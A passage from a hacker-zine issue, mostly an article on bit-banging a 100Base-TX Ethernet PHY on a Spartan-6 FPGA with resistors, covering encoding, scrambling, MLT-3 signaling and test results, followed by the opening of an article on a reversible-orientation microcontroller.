First, the two ends of the link need to decide what speed they're operating at. This uses a clever extension of the 10Base-T LIT signaling: every 16 ms, rather than sending a single LIT, the PHY sends 17 pulses – identical to the 10Base-T LIT, but renamed fast link pulse (FLP) in the new standard – at 125 μs spacing. Each pair of pulses may optionally have an additional pulse halfway between them. The presence or absence of this additional pulse carries a total of 16 bits of data.

Since FLPs look just like 10Base-T LITs, an older PHY which does not understand Ethernet auto-negotiation will see this stream of pulses as a valid 10Base-T link and begin to send packets. A modern PHY will recognize this and switch to 10Base-T mode. If both ends support autonegotiation, they will exchange feature descriptors and switch to the fastest mutually-supported operating mode.

Figure 7 shows an example auto-negotiation frame. The left 5 data bits indicate this is an 802.3 base auto-negotiation frame (containing the feature bitmask); the two 1 data bits indicate support for 100Base-TX at both half and full duplex.

Supposing that both ends have agreed to operate at 100Base-TX, what happens next? Let's look at the journey a packet takes, one step at a time from the sender's MII bus to the receiver's.

[13] `git clone https://github.com/cnlohr/ethertiny || unzip pocorgtfo17.pdf ethertiny.zip`




Figure 6. 10Base-T Waveform




Figure 7. Autonegotiation Frame

First, the 4-bit nibble is expanded into 5 bits by a table lookup. This 4B/5B code adds transitions to the signal just like Manchester coding, to facilitate clock synchronization at the receiver. Additionally, some additional codes (not corresponding to data nibbles) are used to embed control information into the data stream. These are denoted by letters in the standard.

The first two nibbles of the preamble are then replaced with control characters `J` and `K`. The remaining nibbles in the preamble, SFD, packet, and CRC are expanded to their 5-bit equivalents. Control characters `T` and `R` are appended to the end of the packet. Finally, unlike 10Base-T, the link does not go quiet between packets; instead, the control character `I` (idle) is continuously transmitted.

The encoded parallel data stream is serialized to a single bit at 125 Mbps, and scrambled by XORing it with a stream of pseudorandom bits from a linear feedback shift register, using the polynomial $x^1 1 + x^9 + 1$. If the data were not scrambled, patterns in the data (especially the idle control character) would result in periodic signals being driven onto the wire, potentially causing strong electromagnetic interference in nearby equipment. By scrambling the signal these patterns are broken up, and the radiated noise emits weakly across a wide range of frequencies rather than strongly in one.

Finally, the scrambled data is transmitted using a rather unusual modulation known as MLT-3. This is a pseudo-sine waveform which cycles from 0V to +1V, back to 0V, down to −1V, and then back to 0 again. To send a 1 bit the waveform is advanced to the next cycle; to send a 0 bit it remains in the current state for 8 nanoseconds. The following is an example of MLT-3 coded data transmitted by one of my Cisco switches, after traveling through several meters of cable.

MLT-3 is used because it is far more spectrally efficient than the Manchester code used in 10Base-T. Since it takes four 1 bits to trigger a full cycle of the waveform, the maximum frequency is 1/4 of the 125 Mbps line rate, or 31.25 MHz. This is only about 1.5 times higher than the 20 MHz bandwidth required to transmit 10Base-T, and allows 100Base-TX to be transmitted over most cabling capable of carrying 10Base-T.

The obvious question is, can we bit-bang it? Certainly! Since I didn't have a fast enough MCU, I built a test board (Figure 8) around an old Spartan-6 FPGA left over from an abandoned project years ago.




Figure 8. Spartan-6 Test Board

Bit-Banging 100Base-TX

A block diagram of the PHY, randomly code-named TRAGICLASER by @NSANameGen[14], is shown in Figure 9.

The transmit-side 4B/5B coding, serializing, and LFSR scrambler are straightforward digital logic at moderate to slow clock rates in the FPGA, so we won't discuss their implementation in detail.

Generating the signal requires creating three differential voltages: 0, +1, and −1. Since most FPGA I/O buffers cannot operate at 1.0V, or output negative voltages, a bit of clever circuitry is required.

We use a pair of 1K ohm resistors to bias the center tap of the output transformer to half of the 3.3V supply voltage (1.65V). The two ends of the transformer coil are connected to FPGA I/O pins. Since each I/O pin can pull high or low, we have a form of the classic H-bridge motor driver circuit. By setting one pin high and the other low, we can drive current through the line in either direction. By tri-stating both pins and letting the terminating resistor dissipate any charge built up in the cable capacitance, we can create a differential 0 state.

Since we want to drive +/− 1V rather than 3.3V, we need to add a resistor in series with the FPGA pins to reduce the drive current such that the receiver sees 1V across the 100 ohm terminator. Experimentally, good results were obtained with 100 ohm resistors in series with a Spartan-6 FPGA pin configured as LVCMOS33, fast slew, 24 mA drive. For other FPGAs with different drive characteristics, the resistor value may need to be slightly adjusted. This circuit is shown in Figure 10.

This produced a halfway decent MLT-3 waveform, and one that would probably be understood by a typical PHY, but the rise and fall times as the signal approached the 0V state were slightly slower than the 5 ns maximum permitted by the 802.3 standard (see Figure 11).

The solution to this is a clever technique from the analog world known as pre-emphasis. This is a fancy way of saying that you figure out what distortions your signal will experience in transit, then apply the reverse transformation before sending it. In our case, we have good values when the signal is stable but during the transitions to zero there's not enough drive current. To compensate, we simply need to give the signal a kick in the right direction.

Luckily for us, 10Base-T requires a pretty hefty dose of drive current. In order to ensure we could drive the line hard enough, two more FPGA pins were connected in parallel to each side of the TX-side transformer through 16-ohm resistors. By paralleling these two pins, the available current is significantly increased.

After a bit of tinkering, I discovered that by configuring one of the 10Base-T drive pins as LVCMOS33, slow slew, 2 mA drive, and turning it on for 2 nanoseconds during the transition from the +/−1 state to the 0 state, I could provide just enough of a shove that the signal reached the zero mark quickly while not overshooting significantly. Since the PHY itself runs at only 125 MHz, the Spartan-6 OSERDES2 block was used to produce a pulse lasting 1/4 of a PHY clock cycle. Figure 12 shows the resulting waveforms.[15]

At this point sending the auto-negotiation waveforms is trivial: The other FPGA pin connected to the 16 ohm resistor is turned on for 100 ns, then off. With a Spartan-6 I had good results with LVCMOS33, fast slew, 24 mA drive for these pins. If additional drive strength is required the pre-emphasis drivers can be enabled in parallel, but I didn't find this to be necessary in my testing.

These same pins could easily be used for 10Base-T output as well (to enable a dual-mode 10/100 PHY) but I didn't bother to implement this. People have already demonstrated successful bitbanging of 10Base-T, and it's not much of a POC if the concept is already proven.

That's it, we're done! We can now send 100Base-TX signals using six FPGA pins and six resistors!

Decoding 100Base-TX

Now that we can generate the signals, we have to decode the incoming data from the other side. How can we do this?

Most modern FPGAs are able to accept differential digital inputs, such as LVDS, using the I/O buffers built into the FPGA. These differential input buffers are essentially comparators, and can be abused into accepting analog signals within the operating range of the FPGA.

By connecting an input signal to the positive input of several LVDS input buffers, and driving the negative inputs with an external resistor ladder,

[14] `https://twitter.com/NSANameGen/status/910628839566594050`

[15] This wavefrom was captured with a 115 ohm drive resistor instead of 100, causing the output voltage to be closer to 0.9V than the intended 1.0V. After correcting the resistor value, the amplitude was close to perfect.




Figure 9. TRAGICLASER Block Diagram




Figure 10. H-Bridge Schematic




Figure 11. Halfway-Decent Waveform




Figure 12. Waveform using Premphasis

we can create a low-resolution flash ADC! Since we only need to distinguish between three voltage levels (there's no need to distinguish the +1 and +2.5, or −1 and −2.5, states as they're never used at the same time) we can use two comparators to create an ADC with approximately 1.5 bit resolution.

There's just one problem: this is a single-ended ADC with an input range from ground to Vdd, and our incoming signal is differential with positive and negative range. Luckily, we can work around this by tying the center tap of the transformer to 1.65V via equal valued resistors to 3.3V and ground, thus biasing the signal into the 0–3.3V range. See Figure 13.

After we connect the required 100 ohm terminating resistor across the transformer coil, the voltages at the positive and negative sides of the coil should be equally above and below 1.65V. We can now connect our ADC to the positive side of the coil only, ignoring the negative leg entirely aside from the termination.

The ADC is sampled at 500 Msps using the Spartan-6 ISERDES. Since the nominal data rate is 125 Mbps, we have four ADC samples per unit interval (UI). We now need to recover the MLT-3 encoded data from the oversampled data stream.

The MLT-3 decoder runs at 125 MHz and processes 4 ADC samples per cycle. Every time the data changes the decoder outputs a 1 bit. Every time the data remains steady for one UI, plus an additional sample before and after, the decoder outputs a 0 bit. (The threshold of six ADC samples was determined experimentally to give the best bit error rate.) The decoder nominally outputs one data bit per clock however due to jitter and skew between the TX and RX clocks, it occasionally outputs zero or two bits.

The decoded data stream is then deserialized into 5-bit blocks to make downstream processing easier. Every 32 blocks, the last 11 bits from the MLT-3 decoder are complemented and loaded into the LFSR state. Since the 4B/5B idle code is `0x1F` (five consecutive 1 bits), the complement of the scrambled data between packets is equal to the scrambler PRNG output. An LFSR leaks 1 bit of internal state per output bit, so given N consecutive output bits from a N-bit LFSR, we can recover the entire state. The interval of 32 blocks (160 bits) was chosen to be relatively prime to the 11-bit LFSR state size.

After the LFSR is updated, the receiver begins XOR-ing the scrambler output with the incoming data stream and checks for nine consecutive idle characters (45 bits). If present, we correctly guessed




Figure 13. Biasing Schematic


the location of an inter-packet gap and are locked to the scrambler, with probability $1-(2^{-45})$ of a false lock due to the data stream coincidentally matching the LFSR output. If not present, we guessed wrong and re-try every 32 data blocks until a lock is achieved. Since 100Base-TX specifies a minimum 96-bit inter-frame gap, and we require $45+11=56$ idle bits to lock, we should eventually guess right and lock to the scrambler.

Once the scrambler is locked, we can XOR the scrambler output (5 bits at a time) with the incoming 5-bit data stream. This gives us cleartext 4B/5B data, however we may not be aligned to code-word boundaries. The idle pattern doesn't contain any bit transitions so there's no clues to alignment there. Once a data frame starts, however, we're going to see a `J+K` control character pair (`11000 10001`). The known position of the zero bits allows us to shift the data by a few bits as needed to sync to the 4B/5B code groups.

Decoding the 4B/5B is a simple table lookup that outputs 4-bit data words. When the `J+K` or `T+R` control codes are seen, a status flag is set to indicate the start or end of a packet.

If an invalid 5-bit code is seen, an error counter is incremented. Sixteen code errors in a 256-codeword window, or four consecutive packet times without any inter-frame gap, indicate that we may have lost sync with the incoming data or that the cable may have been unplugged. In this case, we reset the entire PHY circuit and attempt to re-negotiate a link.

The final 4-bit data stream may not be running at exactly the same speed as the 25 MHz MII clock, due to differences between TX and RX clock domains. In order to rate match, the 4-bit data coming off the 4B/5B decoder (excluding idle characters) is fed into an 32-nibble FIFO. When the FIFO reaches a fill of 16 nibbles (8 bytes), the PHY begins to stream the inbound packet out to the MII bus. We can thus correct for small clock rate mismatches, up to the point that the FIFO underflows or overflows during one packet time.



Test Results

In my testing, the TRAGICLASER PHY was able to link up with both my laptop and my Cisco switch with no issues through an approximately 2-meter patch cable. No testing with longer cables was performed because I didn't have anything longer on hand, however since the signal appears to pass the 802.3 eye mask I expect that the transmitter would be able to drive the full 100m cable specified in the standard with no difficulties. The receiver would likely start to fail with longer cables since I'm not doing equalization or adaptive thresholding, however I can't begin to guess how much you could get actually away with. If anybody decides to try, I'd love to hear your results!

My test bitstream doesn't include a full 10/100 MAC, so verification of incoming data from the LAN was conducted with a logic analyzer on the RX-side MII bus. (Figure 14.)


The transmit-side test sends a single hard-coded UDP broadcast packet in a loop. I was able to pick it up with Wireshark (Figure 15) and decode it. My switch did not report any RX-side CRC errors during a 5-minute test period sending at full line rate.

In my test with default optimization settings, the PHY had a total area of 174 slices, 767 LUT6s, and 8 LUTRAMs as well as four OSERDES2 and two ISERDES2 blocks. This is approximately 1/4 of the smallest Spartan-6 FPGA (XC6SLX4) so it should be able to comfortably fit into almost any FPGA design. Additionally, twelve external resistors and an RJ-45 jack with integrated isolation transformer were required.

Further component reductions could be achieved if a 1.5 or 1.8V supply rail were available on the board, which could be used (along with two external resistors) to inject the DC bias into the coupling transformer taps at a savings of two resistors. An enterprising engineer may be tempted to use the internal 100 ohm differential terminating resistors on the FPGA to eliminate yet another passive at the cost of two more FPGA pins, however I chose not to go this route because I was concerned that dissipating 10 mW in the input buffer might overheat the FPGA.

Overall, I was quite surprised at how well the PHY worked. Although I certainly hoped to get it to the point that it would be able to link up with another PHY and send packets, I did not expect the TX waveform to be as clean as it was. Although the RX likely does not meet the full 802.3 sensitivity requirements, it is certainly good enough for short-range applications. The component cost and PCB space used by the external passives compare favorably with an external 10/100 PHY if standards compliance or long range are not required.

Source code is available in my Antikernel project.[16]



[16] `git clone https://github.com/azonenberg/antikernel || unzip pocorgtfo17.zip antikernel.zip`

Figure 14. Receiver Verification

```
▸ Frame 42109: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface 0
▾ Ethernet II, Src: cc:cc:cc:cc:cc:cc (cc:cc:cc:cc:cc:cc), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
  ▸ Destination: Broadcast (ff:ff:ff:ff:ff:ff)
  ▸ Source: cc:cc:cc:cc:cc:cc (cc:cc:cc:cc:cc:cc)
    Type: IPv4 (0x0800)
▾ Internet Protocol Version 4, Src: 0.0.0.0 (0.0.0.0), Dst: 255.255.255.255 (255.255.255.255)
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▸ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 64
    Identification: 0x0000 (0)
  ▸ Flags: 0x02 (Don't Fragment)
    Fragment offset: 0
    Time to live: 255
    Protocol: UDP (17)
  ▸ Header checksum: 0xcccc [validation disabled]
    Source: 0.0.0.0 (0.0.0.0)
    Destination: 255.255.255.255 (255.255.255.255)
    [Source GeoIP: Unknown]
    [Destination GeoIP: Unknown]
▾ User Datagram Protocol, Src Port: 256, Dst Port: 256
    Source Port: 256
    Destination Port: 256
    Length: 44
  ▸ Checksum: 0x0000 (none)
    [Stream index: 0]
▾ Data (36 bytes)
    Data: 000000000000000000000000000000000000000000000000...
    [Length: 36]
```

Figure 15. Wireshark

17:06 The DIP Flip Whixr Trick: An Integrated Circuit That Functions in Either Orientation

by Joe "Kingpin" Grand

Hardware trickery comes in many shapes and sizes: implanting add-on hardware into a finished product, exfiltrating data through optical, thermal, or electromagnetic means, injecting malicious code into firmware, BIOS, or microcode, or embedding Trojans into physical silicon. Hackers, governments, and academics have been playing in this wide open field for quite some time and there's no sign of things slowing down.


This PoC, inspired by my friend Whixr of `#tymkrs`, demonstrates the feasibility of an IC behaving differently depending on which way it's connected into the system. Common convention states that ICs must be inserted in their specified orientation, assisted by the notch or key on the device identifying pin 1, in order to function properly.

So, let's defy this convention!

– — — – — — — – — — –

Most standard chips, like digital logic devices and microcontrollers, place the power and ground connections at corners diagonal from each other. If one were to physically rotate the IC by 180 degrees, power from the board would connect to the ground pin of the chip or vice versa. This would typically result in damage to the chip, releasing the magic smoke that it needs to function. The key to this PoC was finding an IC with a more favorable pin configuration.

While searching through microcontroller data sheets, I came across the Microchip PIC12F629. This particular 8-pin device has power and GPIO (General Purpose I/O) pins in locations that would allow the chip to be rotated with minimal risk. Of course, this PoC could be applied to any chip with a suitable pin configuration.



